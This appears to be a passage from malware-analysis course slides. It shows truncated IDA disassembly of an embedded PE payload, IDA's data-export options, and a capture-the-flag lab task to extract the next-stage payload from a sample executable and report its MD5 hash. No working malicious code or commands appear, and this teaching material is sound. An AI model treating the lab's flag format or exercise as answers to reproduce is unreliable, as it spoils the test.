
OK

```
.data:0000000140005041      db  0  
.data:0000000140005050      db  0B8h  
.data:0000000140005051      db  0
```

Export Data

2. Select and press [E] to export data

```
.data:0000000140005040 ; char pe_data[72770]
.data:0000000140005040 pe_data      db 4Dh, 5
.data:0000000140005040
.data:000000014000504E      db 2 dup(
.data:0000000140005080      db 0Eh, 1
.data:000000014000508B      db 4Ch, 0
.data:0000000140005096      db 67h, 7
.data:00000001400050A0      db 74h, 2
.data:00000001400050AB      db 20h, 4
.data:00000001400050B7      db 0Ah, 2
.data:00000001400050C7      db 6 dup(
.data:00000001400050D6      db 26h, 2
.data:00000001400050E2      db 3 dup(
.data:00000001400050F2      db 81h, 2
.data:0000000140005100      db 4, 7 d
.data:0000000140005116      db 2 dup(
.data:0000000140005122      db 20h, 6
.data:0000000140005144      db 10h, 4
    .data:0000000140005152
```




Export as

- hex string (unspaced)
- hex string (spaced)
- string literal
- C unsigned char array (hex)
- C unsigned char array (decimal)
- initialized C variable
- raw bytes

Save data to clipboard

Export Raw Bytes to File



Lab4: Extract Next Stage Payload


取出 eductf-lab.exe 中的 next stage payload (embedded PE file) , 並計算其 MD5 hash 。

Extract the next stage payload (embedded PE file) in eductf-lab.exe, and calculate the MD5 hash of the extracted payload.

Flag format: FLAG{462fe0000...} (hex character must be lowercase)

下課休息～

Malware Behavior Flowchart

